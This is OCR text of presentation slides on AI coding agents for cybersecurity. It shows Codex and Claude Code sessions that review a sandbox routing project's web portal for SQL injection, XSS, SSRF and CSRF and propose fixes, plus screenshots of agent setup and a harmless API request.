
CLI



Background Agents

© 2026 Cisco and/or its affiliates. All rights reserved.

The Anatomy of a "Modern IDE" used by Humans



AI Agents

+ more than 1 model
+ Prompts
+ Skills
+ Rules
+ Memory
+ Workflow Files
+ MCP Servers

© 2026 Cisco and/or its affiliates. All rights reserved.

EXPLOIT DEV AGENT | CLAUDE CODE | AI AGENTS FOR CYBER | CODEX

CODEX

~/GitHub/work/a2rd-frr-sandbox git:(fix/sql-injection-vulnerability)

codex

codex

Overview

The new `mgmtd/web_portal.c` adds a web UI with endpoints `/search`, `/status`, `/fetch_config`, and `/command`. It contains several high-risk vulnerabilities and a few robustness issues.

SQL Injection (`/search`)

- Issue: Builds SQL with `snprintf` using raw `search_term`. Attackers can inject SQL via quotes or comments.
- Fix: Use prepared statements and bind parameters. For LIKE, escape `%`, `_`, and `\` then bind `'%...%'`.
- Example:
  - Prepare: `SELECT username, role, email FROM users WHERE username LIKE ? ESCAPE '\\' OR email LIKE ? ESCAPE '\\'`
  - Escape helper: replace `\` → `\\`, `%` → `\%`, `_` → `\_`
  - Bind: `sqlite3_bind_text(stmt, 1, pattern, -1, SQLITE_TRANSIENT);` for both fields.

Reflected XSS (`/status`)


- Issue: Reflects `router_name` directly into HTML and a JavaScript string.
- Fix: Encode untrusted data for the context you place it in.
  - HTML body/attr: replace `&` `<` `>` `"` `'`.
  - JS string: escape `\`, `'`, `"`, newlines, and Unicode line separators.
  - Better: avoid inline `<script>`; render static HTML and move JS to a separate file or generate only server-side HTML.
- Extra hardening: add headers `Content-Security-Policy: default-src 'self'; object-src 'none'; base-uri 'none'` and `X-Content-Type-Options: nosniff`.

SSRF (`/fetch_config`)


- Issue: Fetches arbitrary user-provided URL with redirects enabled; can reach internal services, loopback, metadata endpoints.
- Fix:
  - Enforce allowlist of schemes and hosts (ideally by exact hostname or suffix you control).
  - Disallow IP literals and private/loopback/link-local ranges after DNS resolution (and after redirect).
  - Require HTTPS; set `CURLOPT_PROTOCOLS_STR = "https"` and `CURLOPT_REDIR_PROTOCOLS_STR = "https"`.
  - Limit/disable redirects: `CURLOPT_FOLLOWLOCATION = 0` or `CURLOPT_MAXREDIRS = 3`.
  - Timeouts: `CURLOPT_CONNECTTIMEOUT`, `CURLOPT_TIMEOUT`.
  - Optional: pin to known IPs via an out-of-band fetch service instead of arbitrary URLs.

CSRF (`/command`)


- Issue: Accepts state-changing POST without CSRF protection; naive body parsing.
- Fix:
  - Add session + CSRF token. Store token server-side (or in an HMAC-signed cookie), include as hidden field in the form, and verify on POST.
  - Validate `Origin`/`Referer` matches your host.
  - Set cookies `Secure; HttpOnly; SameSite=Strict`.
  - Parse form bodies with a proper URL-decoder and enforce `Content-Type: application/x-www-form-urlencoded` or JSON.
  - Authorization: require authenticated, authorized users before executing any router command.


EXPLOIT DEV AGENT
CLAUDE CODE
AI AGENTS FOR CYBER
..ents-for-cybersecurity
CLAUDE CODE
~/GitHub/work/a2rd-frr-sandbox git:(feature/web-management-portal)
claude
• Prompt caching: off
Tips for getting started:
Run /init to create a CLAUDE.md file with instructions for Claude
Use Claude to help with file analysis, editing, bash commands and git
Be as specific as you would with another engineer for the best results
> /security-review is analyzing code changes for security risks…
● I'll conduct a comprehensive security review of this PR in three phases as requested.
● security-code-reviewer(Identify security vulnerabilities in PR)
└ Done (8 tool uses · 30.2k tokens · 1m 5s)
● Now I'll create parallel sub-tasks to filter out any false positives from each vulnerability:
● security-code-reviewer(Validate SQL injection vulnerability)
└ Done (3 tool uses · 19.5k tokens · 24.8s)
security-code-reviewer(Validate XSS vulnerability)
└ Read(mgmtd/web_portal.c)
Read 330 lines (ctrl+o to expand)
● security-code-reviewer(Validate SSRF vulnerability)
└ Done (1 tool use · 19.1k tokens · 22.8s)
security-code-reviewer(Validate CSRF vulnerability)
└ Search(pattern: "auth|session|login|password|csrf|token", path: "mgmtd", output_mode: "content")
Found 570 lines (ctrl+o to expand)
+3 more tool uses
✳ Moseying… (esc to interrupt)
> ▌
? for shortcuts
○ /ide for Cursor
CLAUDE CODE
~/GitHub/work/a2rd-frr-sandbox git:(feature/web-management-portal)
claude
"*.cpp" -o -name "*.h" | g…)
└ ./vrrpd/vrrp_zebra.h
./vrrpd/vrrp.c
./vrrpd/vrrp_debug.h
… +17 lines (ctrl+o to expand)
● Read(package.json)
└ Error reading file
● Bash(ls -la)
└ total 288
drwxr-xr-x@ 57 osantos staff 1824 Sep 28 22:52 .
drwxr-xr-x@ 14 osantos staff 448 Sep 24 10:16 ..
… +56 lines (ctrl+o to expand)
● Now I can see this is a FRR (Free Range Routing) C codebase. Let me use a specialized agent to systematically analyze the code for dead code patterns.
⚠ [BashTool] Pre-flight check is taking longer than expected. Run with ANTHROPIC_LOG=debug to check for failed or slow API requests.
Task(Find dead code patterns)
└ total 288
drwxr-xr-x@ 57 osantos staff 1824 Sep 28 22:52 .
drwxr-xr-x@ 14 osantos staff 448 Sep 24 10:16 ..
… +56 lines (ctrl+o to expand)
Bash(find /Users/osantos/GitHub/work/a2rd-frr-sandbox/{bgpd,ospfd,ospf6d,isisd,ripd,ripngd,zebra,lib,vrrpd,ldpd,bfdd} -name "*.c" | wc -l)
Waiting…
+3 more tool uses
✳ Searching for unused imports and exports… (esc to interrupt)
└ ☒ ~~Explore project structure and identify main code directories~~
☐ Search for unused imports and exports
☐ Find unreferenced functions and variables
☐ Identify unused files and modules
☐ Check for commented-out code blocks
> ▌
? for shortcuts
○ /ide for Cursor

Wait... it gets better ;-)


a2rd-ai-model-governance
credo_query.py U
A2RD-AI-MODEL-GOVER...
__pycache__
.cursor
.github
.venv
.windsurf
.gitignore
chinese-models.json
CLAUDE.md U
credo_client.py U
credo_query.py U
README.md M
requirements.txt U
cmd_list_models(args:
resp = client.
except CredoAPIErr
print(str(e),
sys.exit(1)
print(resp)
cmd_use_case_add_model
token = _require_token(
with CredoClient(token
try:
client.add_mod
except CredoAPIErr
print(str(e),
sys.exit(1)
print("OK")
cmd_use_case_remove_mo
token = _require_token(
OUTLINE
TIMELINE
main*
Claude Code
- Emphasis on never hardcoding secrets
Claude Code Agent(s)
- Type hints and documentation standards
The file focuses on the "big picture" architecture that requires understanding multiple files rather than obvious details, and integrates the important security rules from your .windsurf/rules/ directory that future Claude instances should be aware of when working with this codebase.
> /agents
Agents dialog dismissed
> /agents
Create new agent
Choose location
1. Project (.claude/agents/)
2. Personal (~/.claude/agents/)
Press ↑↓ to navigate · Enter to select · Esc to cancel
⌘K to generate a command
Problems
Output
Debug Console
Terminal
Ports
Python
• Approval Mode: on-request
• Sandbox: workspace-write
• Session ID: 626048ec-c567-484a-93ac-958ce3761197
• Provider: OpenAI
• Reasoning Effort: Medium
• Reasoning Summaries: Auto
Token Usage
• Input: 0
• Output: 0
• Total: 0
Codex Agent(s)
Ask Codex to do anything
⌘K to generate a command
Create an API client for Credo
Cursor Agent(s)
Ran command: curl
$ curl -sS -I https://api.credo.ai/swagger.json
HTTP/2 200
date: Sun, 28 Sep 2025 17:59:45 GMT
content-length: 849814
access-control-allow-credentials: true
access-control-allow-origin: *
access-control-expose-headers:
cache-control: max-age=0, private, must-revalidate
